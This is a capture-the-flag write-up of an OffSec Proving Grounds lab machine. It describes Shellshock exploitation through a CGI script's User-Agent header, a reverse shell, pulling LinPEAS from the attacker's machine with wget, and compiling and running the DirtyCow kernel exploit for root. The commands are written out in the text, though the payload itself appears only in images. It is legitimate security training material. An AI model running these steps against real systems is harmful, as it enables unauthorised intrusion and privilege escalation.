
I started this machine in OffSec’s Proving Ground’s Play platform. This platform is free to sign up for and gives three hours each day to complete a vulnerable machine. With a subscription to PG from my PEN-200 learning course, I plan to complete a lot of Play and Practice boxes to prepare for my upcoming certification.
From Proving Grounds, I was given the IP address of “192.168.215.87”, so the first thing I did was export a IP variable to use for the future. Once I exported the variable, I started an nmap scan to see what open ports were on the machine. The scan I used was “sudo nmap -sV -sC -Pn -p- $IP --open” (“-sC” – simple scripts, “-sV” – service version, “-Pn” – skip host discovery, “-p-” – all ports, and “--open” – only the open ports are shown). Below is the NMAP results in the notes that I took as I went along.

Since only 22 (ssh) and 80 (http) are open, I went to the website. The website seemed to be a default one.

After a while of enumerating, I could not find too much, so I turned to AutoRecon to see if it could give me any other ideas on what to run. To run a simple NMAP scan (and not any of the other fancy scripts that could be run while using this), I used the command autorecon --nmap-append=" --min-rate=2000" --exclude-tags="top-100-udp-ports","nikto","dirbuster" -vv $IP. Please note: this is something that does not come pre-installed on Kali Linux and is something I installed using the steps provided on the GitHub AutoRecon page (https://github.com/Tib3rius/AutoRecon). Once this was completed running, I opened the output in Obsidian (another item that does not come preinstalled on Kali) to view the commands that I could try running manually.

I checked the “Manual Commands” section of the output and it suggested running Nikto using the command nikto -ask=no -h http://192.168.215.87:80 2>&1. I did this and waited to observe the output.

This output brought up that the website at /cgi-bin/test.sh may be vulnerable to the “Shellshock” vulnerability. From the output of the Nikto scan, I searched “CVE-2014-6271” online and came across https://www.exploit-db.com/exploits/34766. I also searched for the shellshock vulnerability on searchsploit using searchsploit shellshock.

Seeing as Apache was what the website was running off of and cgi was the item that would be attempted to be exploited, I downloaded this file to the current directory using searchsploit -m linux/remote/34900.py. I read through both the file I found online and the 34900.py and noticed that the payload being sent was in the user agent portion of the request. I found that the User-Agent was being used to execute the code in the 34766 on ExploitDB.

I then proceeded to look at the payload setup on 34900.py (for the reverse shell) to see what was different.


I opened BurpSuite, intercepted a request to /cgi-bin/test.sh and then sent it to the repeater. Following the steps of the code I found, I knew I had to replace the User-Agent with the payload. From the 34900.py I copied the payload and replaced the lhost with my local IP and the lport with my listening port. I also started a listener in my terminal. Once I replaced this, it looked as shown in the image below.

I sent the request and checked back on my terminal and then I now had a connection to the remote machine. I used the following to gain my shell stabilization that I wanted:
stty columns 200 rows 200python -c 'import pty; pty.spawn("/bin/bash")'export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/tmpexport TERM=xterm-256colorCtrl + Zstty raw -echo ; fg ; reset
To find the first flag, I used the command find / "local.txt" 2>/dev/null | grep "local.txt". This showed that it was in /usr/lib/cgi-bin/. I then viewed this and submitted it as my first flag for the machine.

I did some enumeration and saw that there was a vulnerable kernel version, but did not see much else. I started a python webserver on my local machine using python -m http.server 80 and navigated to the /tmp directory on the target machine (cd /tmp). I copied my local version of Linpeas (https://github.com/peass-ng/PEASS-ng/releases/tag/20240602-829055f0) to my current directory. I then transferred over Linpeas in /tmp on the remote machine using wget <local-ip>/linpeas.sh, added executable permission (chmod +x linpeas.sh), and ran it so it outputted to a file -> ./linpeas.sh > linpeas.output. It got stuck after a couple minutes, so I closed out of the terminal and opened a new one and redid my commands to get a more stable and interactive shell. I read the output and saw that the exploit suggester suggest the dirtycow kernel exploit. This also revealed that there was the “gcc” compiler on the machine.

I downloaded the dirtycow2 exploit (https://www.exploit-db.com/exploits/40839) to my local machine and transferred it over to the target machine in /tmp using the same commands as before. From here, I compiled the exploit using the syntax on the ExploitDB page with the command gcc -pthread 40839.c -o 40839 -lcrypt. I ran the code, specifying the password to be “password”, using the command ./40839 password.

After a couple of minutes, the script noted that I could log in with the username and password combo firefart:password. I switched to the firefart user with the password of “password” and was now root.

I could now gain the final flag location using find / "proof.txt" 2>/dev/null | grep "proof.txt" and submit it.

The box is now complete!
Main Takeaway Concepts
DON’T FORGET ABOUT NIKTO AND AUTOMATED ENUMERATION!
Nikto is another powerful tool that can be used for website enumeration. In this case, I completely forgot to run it as part of my website enumeration when nothing else was coming up to get into the website. This led to a lot of wasted time (which I did not include all of the enumeration steps I tried to complete for this writeup, but included several gobuster scans and other enumeration tactics). By running a tool like AutoRecon, I was able to gain ideas on where I could enumerate further and even reminded me to run a Nikto scan to see if there would be any vulnerabilities that would show up. Also, other automated enumeration tools, like Linpeas, can be a helpful hand in finding vulnerabilities on the system that might not be apparent at first glance.
KNOW HOW TO READ AN EXPLOIT!
In this scenario, I took two different exploits (both of which should perform the same exploit) and decided to complete the exploit myself based on what was being exploited. By being able to read the code and decipher where the payload was being entered, I was able to recreate the exploit on my own without needing to run one of the exploits I had found. This is very useful for when an exploit may not be working properly when it’s being ran, so you have to manually go through the steps to exploit the target.




 CyberArri
Leave a comment